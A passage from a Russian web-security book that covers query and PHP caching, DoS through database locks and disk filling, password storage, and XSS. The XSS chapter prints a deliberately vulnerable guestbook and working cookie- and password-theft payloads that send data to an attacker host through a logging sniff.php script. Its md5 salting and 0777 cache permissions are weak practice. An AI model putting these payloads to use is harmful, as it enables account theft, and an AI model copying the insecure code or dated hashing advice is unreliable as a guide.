
   - когда СУБД сканирует базу данных в поиске нужных записей и находит первые N строк, то прерывает поиск и возвращает результат клиенту. Дальнейшее сканирование бессмысленно, потому что клиенту больше записей пока не нужно;
   - по сети передается только $N \times$ (размер строки данных), что намного меньше, чем размер строки, умноженный на 690 000 000.

В случае использования самой распространенной СУБД MySQL для реализации всего вышесказанного нужно использовать оператор `LIMIT`:

```
SELECT *
FROM таблица
LIMIT Y, N
```

где *Y* — строка, начиная с которой нужно возвращать результат, а *N* — количество строк. Например, если необходимо получить строки, начиная с 10-й по 25-ю, нужно выполнить SQL-запрос:

```
SELECT *
FROM таблица
LIMIT 9, 15
```

Если необходимо получить все строки, начиная с 50-й, то в качестве *N* нужно указать число –1:

```
SELECT *
FROM таблица
LIMIT 50, -1
```

Всегда получайте от СУБД только самые необходимые данные. Даже запрос лишней колонки требует лишних затрат и ресурсов не только для Web-сервера, но и для сетевого оборудования, и для клиента.

8.2.4. Резюме

Мы рассмотрели только основы оптимизации SQL-запросов, за более подробной информацией обращайтесь к специализированной литературе по используемой вами СУБД. Для MS SQL Server и его оптимизации могу порекомендовать книгу "Transact-SQL" [4].

8.3. Оптимизация PHP

Мы рассмотрели теорию оптимизации, поговорили о том, как можно ускорить работу СУБД, а теперь нам предстоит узнать, как же можно оптимизировать сам код PHP. Когда вы нашли слабое место в системе и убедились, что для работы используется наиболее эффективный алгоритм, можно переходить к улучшению кода и PHP-инструкций.

В этом разделе мы рассмотрим методы, которые могут значительно снизить время формирования Web-страниц и уменьшить вероятность успешного проведения DoS-атаки. Несмотря на то, что мы будем рассматривать примеры на PHP, подобные алгоритмы можно реализовать и в других языках программирования.

8.3.1. Кэширование вывода

У PHP есть несколько интересных функций, с помощью которых можно включить буферизацию вывода и повысить скорость работы сценария, например, кэширование вывода.

Для начала кэширования необходимо вызвать функцию `ob_start`, а в конце вызвать функцию `ob_end_flush`. Все операции вывода данных (например, `print`) между вызовами этих двух функций будут сохранять данные в буфере, а не направлять клиенту. Непосредственная отправка данных клиенту произойдет только после вызова функции `ob_end_flush`. Если функция `ob_end_flush` не будет вызвана, то данные будут направлены Web-серверу по завершению выполнения сценария.

Следующий пример показывает, как использовать функции кэширования:

```
<?php
 ob_start();

 // Вывод данных

 ob_end_flush();
?>
```

Во время выполнения сценария вы можете контролировать состояние буфера. Для этого можно воспользоваться одной из двух функций:

- `ob_get_contents` — функция возвращает содержимое буфера;
- `ob_get_length` — функция возвращает размер выделенного буфера.

Буферизацию можно ускорить еще больше, если включить сжатие данных. Для этого нужно выполнить функцию `ob_start`, а в качестве параметра передать строку `ob_gzhandler`:

```
<?php
 ob_start('ob_gzhandler');

 // Вывод данных
?>
```

В этом случае данные будут передаваться клиенту в сжатом виде. Если браузер клиента не поддерживает сжатия, то данные будут передаваться в открытом виде. Даже если 50% пользователей будут получать сжатые данные, вы сэкономите достаточно много трафика, а значит, и ресурсов. Для Web-сервера это лишние расходы процессорного времени, ведь приходится выполнять лишние операции по сжатию. Зато сетевые каналы смогут обрабаты-

вать большее количество запросов, а значит, и быстрее. Если ваш канал связи загружен более чем на 70%, необходимо подумать о том, чтобы включить кэширование.

8.3.2. Кэширование Web-страниц

Если ваши сценарии для формирования Web-страницы используют SQL-запросы к достаточно большой базе данных, и при этом изменения в ней происходят редко, то можно кэшировать целые Web-страницы. Как оценить, насколько редко меняется база данных? Для этого нужно сравнить частоту изменений с количеством обращений, и если между изменениями происходит более 100 обращений, то кэширование может реально помочь вашему Web-сайту.

Во время кэширования, при первом обращении после внесения изменений, данные Web-страницы формируются с помощью сценария и после формирования сохраняются на жестком диске в специальном каталоге. При последующем обращении к этой же Web-странице сценарий проверяет наличие кэша, и если он существует, то загружает его. Таким образом, не нужно будет заново формировать Web-страницу, будет снижено количество обращений к базе данных и значительно уменьшится нагрузка.

Для кэширования Web-страниц у PHP нет готового и эффективного решения, да и не может быть, потому что это решение не может быть универсальным. Все приходится создавать самостоятельно, поэтому в данном разделе нам предстоит рассмотреть возможный вариант решения проблемы кэширования.

Давайте подумаем, как объединить кэширование вывода *(см. разд. 8.3.1)* и кэширование Web-страниц. Если объединить эти две технологии и немного подумать, то пример реализации кэширования Web-страниц станет очевидным (листинг 8.1).

Листинг 8.1. Кэширование Web-страниц

```
<?php
 // Функция чтения кэша
 function ReadCache($CacheName)
 {
    if (file_exists("cache/$CacheName.htm"))
    {
       require("cache/$CacheName.htm");
       print("<HR>Страница загружена из кэша");
```

```
      return 1;
   }
   else
    return 0;
}

// Функция записи кэша
function WriteCache($CacheName, $CacheData)
{
   $cf = @fopen("cache/$CacheName.htm", "w")
     or die ("Can't write cache");
   fputs ($cf, $CacheData);
   fclose ($cf);
   @chmod ("cache/$CacheName.htm", 0777);
}

// Основной код Web-страницы
if (ReadCache("MainPage")==1)
 exit;

ob_start();
print("<CENTER><B>Главная Web-страница</B></CENTER>");
print("<P>Это тестовая Web-страница");
WriteCache("MainPage", ob_get_contents());
ob_end_flush();
?>
```

Основной код сценария начинается с запроса загрузки Web-страницы из кэша. Для этого у нас в листинге создана функция `ReadCache`. Функции передается имя файла, который нужно загрузить, ведь в кэше могут быть сохранены и другие Web-страницы. В данном случае подразумеваем, что сценарий формирует главную Web-страницу с именем `MainPage`, и именно это значение мы передаем в качестве параметра.

Давайте теперь посмотрим, что происходит в функции `ReadCache`. Здесь у нас происходит проверка на существование файла с указанным именем. Если такой файл существует, то он подключается с помощью `require`, и функция возвращает значение 1. Для примера я еще вывожу на экран сообщение о том, что эта Web-страница была взята из кэша, чтобы вы видели результат работы.

Вернемся к основному коду. Если функция ReadCache вернула 1, то выполнение сценария прерывается. Нет смысла тратить время на формирование Web-страницы, если она была взята из кэша.

Далее, выполняем функцию ob_start, чтобы начать кэширование вывода, и начинаем формировать Web-страницу. Перед тем как вызвать ob_end_flush, необходимо сохранить содержимое сгенерированной Web-страницы, которую можно получить с помощью ob_get_contents. Для сохранения кэша в нашем сценарии создана функция WriteCache. Ей нужно передать имя, по которому определяется имя файла кэша. Второй параметр — это данные, которые будут записаны в файл. В нашем случае это результат функции ob_get_contents.

После создания файла изменяются его права доступа на 0777, что соответствует правам, при которых доступ к файлу разрешен всем:

```
@chmod ("cache/$CacheName.htm", 0777);
```

Загрузите с помощью браузера этот сценарий и попробуйте обновить. После обновления внизу вы увидите сообщение о том, что Web-страница взята из кэша.

Если вы решите использовать эту заготовку в своих проектах, то перенесите функции ReadCache и WriteCache в отдельный модуль и подключайте с помощью функции include.

Заготовка действительно удобная. Если нужно создать еще одну страницу Web-сайта, например, контактов, то ее код будет выглядеть следующим образом:

```
<?
 include('func.php');
 // Основной код Web-страницы
 if (ReadCache("Contacts")==1)
  exit;

 ob_start();
 print("<CENTER><B>Контакты</B></CENTER>");
 print("<P>Чтобы связаться со мной: horrific@vr-online.ru");
 WriteCache("Contacts", ob_get_contents());
 ob_end_flush();
?>
```

В начале сценария подключается файл func.php, в котором должны быть реализованы функции ReadCache и WriteCache.

Чтобы ваш сценарий был безопасным, нельзя делать так, чтобы пользователь смог повлиять на имя передаваемого значения в функции `ReadCache` и `WriteCache`. Иначе хакер сможет читать файлы и перезаписывать их. В нашем примере имя передается жестко, без каких-либо переменных и при этом — без расширения. Расширение файла и путь добавляются программно. Если название Web-страницы еще можно вынести в переменную и позволить пользователю влиять на нее, то путь и расширение должны добавляться к имени файла программно. Передача полного пути в функции `ReadCache` и `WriteCache` должна быть запрещена, для чего с помощью регулярного выражения следует вырезать из параметра опасные символы.

С помощью кэширования Web-страниц вы можете реально повысить скорость работы сценария, но вы теряете возможность создать Web-сайт, ориентированный на пользователя. В этом случае трудно реализовать выбор расцветки, настройки отображения определенных частей Web-сайта индивидуально каждым пользователем (например, в зависимости от предпочтений, дать возможность выбирать нужные категории новостей для отображения). Реализовать подобное с помощью кэширования достаточно сложно, а если и возможно, то эффект от его использования уменьшается настолько, что овчинка выделки не стоит.

8.4. Блокировки

Как еще хакер может произвести DoS-атаку? Если на Web-сайте найдена ошибка, позволяющая реализовать SQL-инъекцию, то хакер может сформировать собственный SQL-запрос, который будет нагружать систему. У каждой СУБД есть запросы, выполнение которых требует значительного процессорного времени. Например, для Oracle это просмотр текущих блокировок:

```
SELECT *
FROM v$lock, v$session
WHERE v$lock.sid = v$session.sid
  and v$session. username = USER
```

Если у Web-сервера есть заблокированные ресурсы, то выполнение такого SQL-запроса может отнять очень много времени. А можно самому заблокировать все записи, и тогда Web-сервер не сможет производить обновление данных, например, все в той же СУБД Oracle для этого достаточно выполнить SQL-запрос:

```
SELECT *
FROM имя_таблицы
FOR UPDATE
```

Таким образом, установим блокировку на все записи из таблицы, и если у других пользователей запросы выполняются без опции `NO WAIT`, то они будут зависать в ожидании снятия блокировки.

Блокировки есть и в СУБД MS SQL Server. Они есть везде, где существует поддержка транзакций, иначе и быть не может. Может, и есть какой-то вариант изменения данных без блокировок, но я о нем не слышал.

Тут необходимо учитывать, что каждая СУБД по-разному работает с блокировками. Некоторые записи блокируют данные целыми блоками или даже таблицами. Например, если изменяется только одна строка в определенной странице данных, то блокируются все записи этой страницы. Oracle, если не указано другого, блокирует каждую запись в отдельности. Именно поэтому определение блокировок требует значительных ресурсов.

Как я уже сказал, *любая* СУБД имеет слабое место в виде задачи, выполнение которой требует значительных ресурсов. Если Web-сервер и СУБД находятся на одном физическом сервере, то это еще больше усложнит задачу по защите от данной атаки.

8.5. Другие ресурсы

Процессорное время — не единственное, что может повлиять на работу Web-сервера. Он может перестать работать и при отсутствии достаточного дискового пространства. Вот тут снова возникает проблема возможности загрузки файлов на Web-сервер. Хакер может загрузить столько файлов, что все пространство будет заполнено, и прием новых данных станет невозможным, ведь их негде будет сохранить. Это одна из причин, по которой многие программисты стремятся ограничить размер загружаемых файлов. Чем меньше возможный размер загружаемого файла, тем больше нужно приложить усилий, чтобы заполнить все дисковое пространство Web-сервера. А если еще сделать ограничение на количество загрузок от определенного пользователя или IP-адреса, то возможность успеха такой атаки значительно уменьшается.

Но файлы — не единственное, что можно загружать. Если есть форум, то можно написать программу, которая в цикле будет отправлять сообщения, содержащие Большую советскую энциклопедию. Таким образом, можно заполнить все свободное пространство СУБД и пользователи не смогут оставлять новые сообщения, а некоторые СУБД при нехватке дискового пространстве вообще перестанут работать.

Свободное дисковое пространство необходимо не только данным, но и журналам транзакций и журналам Web-сервера. Если этого пространства не будет, то работа может быть нарушена. Именно поэтому желательно сделать

ограничения на размер сообщений и на форумах, и в гостевых книгах, и в любых других сценариях, которые получают данные от пользователя. Например, даже через простую подписку на новости можно переполнить базу данных бессмысленными адресами электронной почты. Да, это уже сложнее, но при должном старании возможно все.

Итак, при получении любых данных от пользователя и перед сохранением их в базе данных необходимо реализовать следующие две простые проверки:

- нельзя принимать от одного пользователя более одного сообщения за определенный промежуток времени. Например, на форуме такой промежуток времени должен быть не менее 2 минут;
- необходимо проверять размер получаемых данных перед их сохранением. Например, поле для хранения адреса электронной почты или имени пользователя может быть ограничено 50-ю символами, а вот поле для хранения сообщения на форуме может иметь тип `TEXT` (или другой тип, в зависимости от базы данных). В него пользователь может загрузить огромное количество данных, и ограничение на эти данные может быть очень большим, которое опять же зависит от базы данных. Определите более разумный предел. Например, для сообщения на форуме вполне может быть достаточно 5000 символов.

Имея ограничение в 5000 символов, и если разрешено оставлять всего одно сообщение в две минуты, один хакер будет очень долго отправлять сообщения в надежде переполнить дисковое пространство сервера. Для удачной атаки тут уже понадобится сотня, а то и тысяча хакеров или один хакер с большой сетью из пользователей "зомби". Это пользователи Интернета, компьютеры которых подвластны хакеру, и он может использовать их для реализации своих злых планов и DoS/DDoS-атак.

Глава 9

Авторизация

Авторизацию мы рассматриваем в этой книге для понимания гениальной и очень опасной атаки — XSS (Cross Site Scripting, межсайтовый скриптинг).

Обновлять информацию на Web-сайте через FTP-клиента с помощью закачки новых файлов достаточно неудобно и не всегда возможно, например, мне приходилось работать в сетях, где доступ в Интернет осуществлялся только по HTTP. Именно тогда я задумался о системе администрирования Web-сайтов посредством Web-интерфейса.

Обновление сайта путем обновления файлов на сервере по FTP-протоколу возможно только для сайтов, состоящих из 10 статичных страниц. Если информация обновляется хотя бы раз в неделю, уже через пару месяцев поддержка такого сайта станет очень сложной.

Сценарии администрирования позволяют управлять содержимым Web-страниц, поэтому должны быть закрыты от постороннего взгляда. Для этого необходима отдельная защита, которая позволит вам спать спокойно и не даст хакеру выполнить привилегированные операции. В качестве такой защиты можно использовать средства аутентификации.

Авторизация нужна не только администраторам, но и пользователям, чтобы они могли пользоваться определенными привилегиями. Зарегистрированными пользователями проще управлять и контролировать их действия. Именно поэтому на многих форумах разрешается оставлять сообщения только таким пользователям.

9.1. Аутентификация на Web-сервере

Если какой-либо каталог Web-сервера должен иметь особые права доступа, то можно создать в нем файл .htaccess. В этом файле описываются разрешения, действующие на каталог, в котором он расположен. При обращении

к любому файлу из данного каталога Web-сервер будет требовать аутентификации. Да, аутентификации будет требовать именно Web-сервер, поэтому дополнительные сценарии не понадобятся. Таким образом, вы получаете в свое распоряжение эффективный и отлаженный годами метод обеспечения безопасности конфиденциальных данных.

Рассмотрим пример содержимого файла .htaccess:

```
AuthType Basic
AuthName "By Invitation Only"
AuthUserFile /pub/home/flenov/passwd
Require valid-user
```

В первой строке задается тип аутентификации с помощью директивы `AuthType`. В данном примере используется базовая аутентификация (`Basic`), в этом случае Web-сервер при обращении к каталогу отобразит окно для ввода имени и пароля. Текст, указанный в директиве `AuthName`, появится в заголовке окна (рис. 9.1).

Рис. 9.1. Окно запроса имени и пароля

Директива `AuthUserFile` задает имя файла, в котором находится база имен и паролей пользователей Web-сайта. О том, как создавать такой файл и работать с ним, мы поговорим позже. Последняя директива `Require` в качестве параметра использует значение `valid-user`. Это значит, что файлы в текущем каталоге смогут открыть только те пользователи, которые прошли аутентификацию.

Вот таким простым способом можно запретить неавторизованный доступ к каталогу, содержащему секретные данные или сценарии администратора. Более подробную информацию об этом методе авторизации можно узнать из книг "Linux глазами хакера" [2] или "PHP глазами хакера" [3].

9.2. Собственная система аутентификации

Очень часто используются собственные системы аутентификации. В этом разделе мы рассмотрим несколько советов по их реализации.

Никогда не храните пароли в открытом виде ни в базе данных, ни на локальном компьютере пользователя (в виде файлов cookies). О том, что хранение паролей на локальном компьютере пользователя не безопасно, должен знать каждый. Чуть позже мы рассмотрим один из распространенных способов воровства пользовательских данных — XSS, но не стоит забывать и про классику в виде троянских программ или просто уязвимости в браузере пользователя.

Хранение паролей на Web-сервере также не безопасно. Если хакер найдет уязвимость, позволяющую реализовать SQL-инъекцию, то он сможет получить из таблиц ваш пароль и незаметно пользоваться правами администратора. Если пароль хранится в зашифрованном виде, то подобрать его можно только перебором. Да, хакер может внести новую запись в базу данных и дать ей права администратора (установить определенный признак), но это будет слишком бросаться в глаза и администратор быстро увидит, что произошел взлом.

В случае хранения паролей в зашифрованном виде аутентификация происходит достаточно просто. Получив имя пользователя и пароль, шифруем пароль и сравниваем с уже зашифрованным вариантом из базы данных. Если шифры совпадают, то аутентификация прошла успешно.

Вводить пароль при каждом входе на Web-сайт не очень удобно, поэтому желательно предоставить возможность автоматического входа. Для этого необходимо всего лишь сохранить имя и пароль в cookies. При входе на Web-сайт эти данные сверяются с содержимым базы, и если они корректны, то пользователь считается авторизованным. Но файлы cookies могут быть украдены, поэтому помимо имени и пароля можно сохранять еще случайно сгенерированный код безопасности. Этот код должен генерироваться (с сохранением в базе данных) и проверяться при каждом входе. Допустим, что хакер украл файл cookies, но если код безопасности устарел, то вход будет невозможным.

Можно вообще не сохранять имя и пароль в cookies. В этом случае для реализации автоматического входа можно опять же генерировать код безопасности и сохранять на компьютере пользователя именно его. Тогда при входе достаточно проверить, что код безопасности соответствует сохраненному в базе данных. Код нужно генерировать заново при каждом входе, тогда даже если хакер перехватит его, то не сможет им воспользоваться, т. к. код уже будет устаревшим.

А как же реализовать возможность восстановления пароля, если в открытом виде он не сохраняется в базе данных? А никак. По запросу на восстановления пароля необходимо:

- ❒ запросить адрес электронной почты пользователя;
- ❒ найти запись в базе данных, соответствующую данному адресу;
- ❒ сгенерировать новый пароль, ведь мы не можем определить текущий;
- ❒ выслать новый пароль пользователю на адрес, указанный в базе данных.

Последний пункт очень важен. Нельзя искать в базе запись для одного адреса электронной почты, а высылать его на другой. Если восстановление идет по имени пользователя, то высылать новый пароль нужно на адрес, указанный в базе данных.

Никогда не реализуйте возможность автоматического входа в панель администрирования. Никакие коды безопасности не могут защитить данные от перехвата. Если хакер украдет cookies, то вы можете потерять контроль над сценариями администрирования.

Если вы храните в базе данных пароли только в зашифрованном виде и восстановление пароля возможно только подбором пароля, то это еще не значит, что систему можно считать защищенной. Да, подбирать пароль очень долгое занятие, но не обязательное. Дело в том, что можно заранее рассчитать все возможные комбинации хэширования и занести их в большую базу данных. Да, база данных получится не очень маленькой, но для современного компьютера это капля в море. Зато любой пароль можно будет взломать за мгновение. Если отсортировать базу данных, то поиск нужного значения превратится к одной лишь операции — получить пароль, соответствующий хэшу, без какого-либо шифрования.

Самое страшное, что создав одну лишь базу данных, можно будет подбирать к хэш-значениям пароли на любых сайтах и в любых системах. Неужели нет выхода? Выход всегда есть, и он как всегда прост. Перед тем как получить хэш для пароля, просто прибавляем к нему какую-то строку:

```
<?php $crypted = md5($pass."dfge4sdf"); ?>
```

В данном случае строка `dfge4sdf` является мусором (его часто называют солью), который просто усложняет пароль. Теперь, если хакер воспользуется своей базой данных для поиска пароля по хэшу, то он получит строку, которая содержит не только пароль, но и мусор. Не зная, что является мусором, хакер не сможет определить, где же тут действительно пароль.

А что если пользователь выбрал очень простой пароль? В этом случае его легко можно будет увидеть. Но даже если пароль сложный типа `dfgjk435`, то после поиска по своей таблице хакер получит пароль: `dfgjk435dfge4sdf`. Да, это неверное значение, но найти, что тут является паролем, можно банальным перебором.

А давайте посмотрим на следующий вариант соления:

```
<? $crypted = md5(md5($pass).md5($salt));?>
```

Тут хэшируется результат сложения двух хэшей — пароля и соли. Вот такой вариант соления становится намного сложнее для подбора по словарю, особенно, если хакер не знает, что выступает в качестве переменной `$salt`. Я не специалист в шифровании, но если не ошибаюсь, то, даже зная значение соли, хакеру придется рассчитывать значения новой базы данных для этой соли, а это очень утомительное и затратное для процессора занятие. Это идентично полному перебору паролей.

Глава 10

XSS

В последнее время очень много разговоров было о том, нужны ли файлы cookies или нет. Да, они позволяют сохранять Web-сайтам информацию на компьютере пользователя и потом использовать ее для предоставления персонализированного содержимого Web-страниц. В *главе 9* мы уже видели, что одним из способов использования cookies является хранение имени пользователя и пароля для осуществления последующего автоматического входа.

В большинстве случаев это очень удобно, но далеко не безопасно. Меня не волнует, что Web-сайты могут сохранять в таких файлах информацию о том, какие Web-страницы я просматривал и чем я интересуюсь. Эту информацию можно сохранить и без cookies. Меня волнует то, что эти данные может увидеть хакер. Один из способов воровства — атака XSS.

Для реализации этой атаки хакеру необходимы базовые знания языка JavaScript. Этот язык очень прост и на первый взгляд абсолютно безобиден, потому что не имеет доступа к ресурсам компьютера. Единственное, что можно делать с помощью JavaScript, — управлять браузером, но для хакера этого достаточно. Главное — внедрить свой JavaScript-код в Web-страницу, а дальше уже действовать по ситуации. А ситуации бывают разные, их изучением мы и займемся в этой главе.

10.1. Основы XSS

Опять же, все примеры сценариев в этой главе будут приведены на PHP. Почему? Повторюсь: просто я его лучше знаю. Но это не значит, что если сценарий написан на другом языке, атака будет невозможной.

Чаще всего XSS подвержены Web-сайты, в которых используется аутентификация посредством данных, хранящихся в cookies, и есть возможность сохранять данные, которые в дальнейшем будут отображаться на Web-странице.

Ярким примером такого Web-сайта является форум. Давайте рассмотрим простейший пример использования уязвимости. В листинге 10.1 приведен код сценария, который отображает форму для ввода имени пользователя и текста сообщения. Полученные данные сохраняются в базе данных и отображаются на Web-странице. Получается классическая гостевая книга.

Листинг 10.1. Сценарий, уязвимый для атаки XSS

```
<HTML>
<HEAD>
<TITLE>XSS test</TITLE>
</HEAD>
<BODY>
<center><h3>XSS test</h3></center>

<hr>
<form name="messageadd" action="xss.php" method="get">
Имя: <input name="username" size=50>
<BR>Сообщение: <textarea cols="65" name="message" rows="10"
wrap="virtual"></textarea>
<BR><center><input type="submit" value="Send"></center>
</form>

<hr>
<?
 // Соединение с базой данных
 mysql_connect("localhost", "root", "test")
  or die ("Не могу подключиться к Web-серверу");
 // Выбор базы данных
 mysql_select_db("minib")
  or die ("Не могу выбрать базу данных");

 // Добавление сообщения
 if (isset($_GET['username']))
 {
  $username=$_GET['username'];
  $message=$_GET['message'];
  $result=mysql_query("INSERT INTO minibbtable_posts VALUES(NULL, 1, 1, 1,
'$username', '$message', 1, 1, 1)");
 }
```

```
 // Отображение сообщения из базы
 $result=mysql_query("SELECT poster_name, post_text FROM minibbtable_posts");
 if (mysql_num_rows($result)>0)
 {
  print("<table width=100% border=1>");
  print("<tr bgcolor=\"#AA1B1B\">");
  print("<td><font color=\"#FFFFFF\">User</font></td>");
  print("<td><font color=\"#FFFFFF\">Message</font></td>");
  print("</tr><tr>");
  // Получение результата запроса
  while ($line=mysql_fetch_array($result, MYSQL_ASSOC))
  {
   print("<tr>");
   print("<td>$line[poster_name]</td>");
   print("<td>$line[post_text]</td>");
   print("</tr>");
  }
  print("<table>");
 }
?>
</BODY>
</HTML>
```

Не будем сейчас обращать внимание на то, что в сценарии есть еще и ошибка, позволяющая реализовать SQL-инъекцию, ведь получаемые от пользователя данные никак не проверяются. Нас сейчас интересует совершенно другое. Итак, если пользователь просто оставляет текст сообщения, то никаких проблем нет. А что, если в текст сообщения будет встроен JavaScript-код? Он будет выполнен, а это серьезная уязвимость!

Попробуем передать в тексте сообщения или имени пользователя строку:

```
<script>alert("This is a test")</script>
```

Эта строка является JavaScript-кодом, который выводит на экран диалоговое окно с сообщением "This is a test" (рис. 10.1).

Пока ничего страшного не произошло, но предпосылки опасности уже есть. Первое, что может натворить хакер, — сделать перенаправление на свою Web-страницу. Для этого в тексте сообщения отправим следующий JavaScript-код:

```
<script>
 document.location.href="http://www.vr-online.ru"
</script>
```



Рис. 10.1. Окно браузера с сообщением

Теперь при загрузке Web-страницы пользователь будет перенаправлен на Web-сайт, указанный хакером. В данном случае — **www.vr-online.ru**.

Как это можно использовать в корыстных целях? Помимо того, что хакер получает трафик с чужого Web-сайта, он еще может украсть и пароли. Для этого можно создать Web-страницу, которая будет копией одной из страниц Web-сайта, трафик с которого воруется. Лучше будет создать Web-страницу регистрации и попросить пользователя ввести имя и пароль заново. Для правдоподобности можно добавить сообщение об ошибке, как будто произошел сбой авторизации. Ничего не подозревающий пользователь введет данные, которые будут сохранены в базе данных хакера. После этого следует перенаправить пользователя обратно на Web-сайт, откуда он пришел.

10.2. Перехватываем данные

Итак, давайте сейчас посмотрим, как хакер может перехватить данные пользователя. Например, допустим, что хакер добавит на форум или в гостевую книгу следующий JavaScript-код:

```
<script>
 document.location.href="http://192.168.1.5/sniff.php?test"
</script>
```

Этот код переадресует нас на Web-страницу **http://192.168.1.5/sniff.php**, а в качестве параметра для примера передается слово "test". Сценарий sniff.php — это программа хакера, которая просто сохраняет переданный URL в каком-нибудь хранилище, например, в текстовом файле. Пример такого файла может быть следующим:

```
<?
 $f = fopen("snif.txt", "a");
 fwrite($f, $REQUEST_URI);
 fclose($f);
 print("OK");
?>
```

В этом примере содержимое URL сохраняется в текстовом файле snif.txt. В нашем случае в этот файл попадет следующая строка: "/sniff.php?test".

Пока вроде ничего страшного, хакер сам себе отправил сообщение "test", и Web-сайт пока не пострадал. Усложняем задачу. Допустим, что в форме отправки сообщения есть невидимое поле passws, через которое передается пароль:

```
<input type="hidden" name="passws" value="qwerty">
```

Каждый пользователь видит свой пароль, а чтобы увидеть чужой, необходимо его перехватить. Для этого хакер может внедрить в форму следующий JavaScript-код:

```
<script>
document.location.href="http://192.168.1.5/sniff.php?"+
    document.messageadd.passws.value
</script>
```

В этом примере файлу sniff.php передается содержимое невидимого поля. Теперь в файле snif.txt хакер будет собирать пароли добропорядочных пользователей, и возможно, что на удочку попадется и администратор.

Но вероятность найти подобный сценарий стремится к нулю. Намного чаще пароли хранятся в cookies. Но и их украсть не проблема. Достаточно только внедрить в форму следующий код:

```
<script>
document.location.href="http://192.168.1.5/sniff.php?"+
    document.cookie;
</script>
```

Благодаря тому, что JavaScript имеет доступ к cookies, мы без проблем можем отправить их своему сценарию. Допустим, что в самом начале нашего сценария в cookies устанавливаются следующие два значения:

```
<?
 setcookie ("user", "admin", time()+5184000);
 setcookie ("pass", "qwerty", time()+5184000);
?>
```

Теперь после их перехвата в файле snif.txt мы увидим следующее:

```
/sniff.php?user=admin;%20pass=qwerty
```

Вот так хакеры с помощью XSS воруют пароли. Единственный недостаток всех примеров, которые описаны выше, в том, что они перенаправляют пользователя на Web-страницу хакера. Это не очень хорошо, потому что пользователь может заподозрить что-то неладное. Но хакеры нашли более незаметный способ:

```
<script>
  img = new Image();
  img.src = "http://192.168.1.5/sniff.php?" + document.cookie;
</script>
```

Секрет прост — мы просто создаем изображение и присваиваем ему в качестве адреса наш сценарий. Да, это неправильно, ведь сценарий не является изображением, но этот метод работает. При желании даже можно переименовать файл sniff.php в sniff.gif, от этого ничего не изменится.

Теперь у хакера есть имя и хэш пароля. Если на Web-сайте разрешен автоматический вход, то нет необходимости даже подбирать пароль. Дело в том, что хакер может просто подменить свои cookies перехваченными и зайти на Web-сайт без какой-либо авторизации. Вот так просто и красиво хакер может осуществить взлом.

10.3. Сайт с реальной ошибкой

Когда-то мне пришлось тестировать на безопасность один сайт — **www.midwife.com**. Владелец — колледж нянек-акушерок (рис. 10.2). Ну что, давайте исследовать эту жертву. Оформлен сайт приятно, сценарии написаны на Macromedia ColdFusion, и, забегая вперед, скажу, что достаточно интересно написаны.

